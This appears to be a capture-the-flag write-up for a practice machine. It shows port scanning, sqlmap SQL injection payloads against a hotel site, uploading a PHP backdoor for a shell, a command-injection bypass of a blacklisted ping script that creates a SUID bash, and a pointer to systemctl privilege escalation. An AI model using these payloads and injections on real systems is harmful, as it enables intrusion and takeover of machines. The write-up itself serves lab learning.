

Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.143 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 17:42 IST
Nmap scan report for 10.10.10.143
Host is up (0.95s latency).
Not shown: 47706 closed tcp ports (reset), 17826 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.03 seconds
```

2) Checked the website





3) There is a WAF over the 64999 port



Vulnerability Assessment

1) Found sqli


```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://supersecurehotel.htb/room.php?cod=5 AND 6318=6318

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://supersecurehotel.htb/room.php?cod=5 AND (SELECT 2909 FROM (SELECT(SLEEP(5)))edCF)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://supersecurehotel.htb/room.php?cod=-5628 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7162627171,0x7
7417844566c76794157495a58774e716a534346444a,0x716a6a6b71),NULL,NULL-- -
---
[18:29:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:29:48] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/supersecurehotel.ht

[*] ending @ 18:29:48 /2024-06-13/


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sqlmap -u 'http://supersecurehotel.htb/room.php?cod=5*'
```

Exploitation

1) Got shell from sqli by writing php shell

```
[18:31:21] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-defa
ult, /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[18:31:25] [INFO] retrieved web server absolute paths: '/images/'
[18:31:25] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:31:26] [WARNING] unable to upload the file stager on '/var/www/'
[18:31:26] [INFO] trying to upload the file stager on '/var/www/' via UNION method
[18:31:27] [WARNING] expect junk characters inside the file as a leftover from UNION query
[18:31:27] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[18:31:28] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[18:31:29] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb:80/tmpukirb.php
[18:31:30] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://supersecurehotel.htb:80/tmpbjcct.php
[18:31:30] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'www-data'
os-shell>
```

2) Got reverse shell



3) Found a sudo permission

```
www-data@jarvis:/var/www$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/var/www$
```

4) Found a command injection vulnerability

```python
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

We can use subshell syntax to bypass this

```
www-data@jarvis:/var/www$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***************************************************
     _                       _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                   @ironhackers.es

***************************************************

Enter an IP: $(whoami)
ping: pepper: Temporary failure in name resolution
www-data@jarvis:/var/www$
```

5) Used it to get pepper shell

```
www-data@jarvis:/var/www$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***************************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                           @ironhackers.es
***************************************************
Enter an IP: $(cp /bin/bash /tmp/)$(chmod +xs /tmp/bash)
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
             [-l preload] [-m mark] [-M pmtudisc_option]
             [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
             [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
             [-W timeout] destination
www-data@jarvis:/var/www$ ls /tmp
bash  f  root.service  shell  tmp.JheXgQZsyz  tmp.JheXgQZsyz.service
www-data@jarvis:/var/www$ ls /tmp/bash -al
-rwsr-sr-x 1 pepper pepper 1099016 Jun 13 09:27 /tmp/bash
www-data@jarvis:/var/www$ /tmp/bash -p
bash-4.4$ whoami
pepper
bash-4.4$
```

Privilege Escalation

1) Found systemctl execute permissions

```
pepper@jarvis:~$ find / -type f -perm /6000 2>/dev/null -exec ls -al {} \;
-rwsr-xr-x 1 root root 30800 Aug 21  2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar  7  2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10  2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Jun 29  2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar  7  2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17  2021 /bin/su
-rwxr-sr-x 1 root shadow 35592 May 27  2017 /sbin/unix_chkpwd
-rwxr-sr-x 1 root ssh 358624 Mar  1  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 40264 Oct 29  2021 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19008 Jan 17  2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71856 Mar 17  2021 /usr/bin/chage
-rwxr-sr-x 1 root tty 27448 Mar  7  2018 /usr/bin/wall
-rwsr-xr-x 1 root root 40312 Mar 17  2021 /usr/bin/newgrp
-rwxr-sr-x 1 root shadow 22808 Mar 17  2021 /usr/bin/expiry
-rwsr-xr-x 1 root root 59680 Mar 17  2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17  2021 /usr/bin/gpasswd
-rwxr-sr-x 1 root tty 14768 Apr 12  2017 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 40504 Mar 17  2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17  2021 /usr/bin/chfn
-rwxr-sr-x 1 root utmp 10232 Feb 18  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar  1  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
pepper@jarvis:~$
```

2) Exploited it to get root access
https://gtfobins.github.io/gtfobins/systemctl/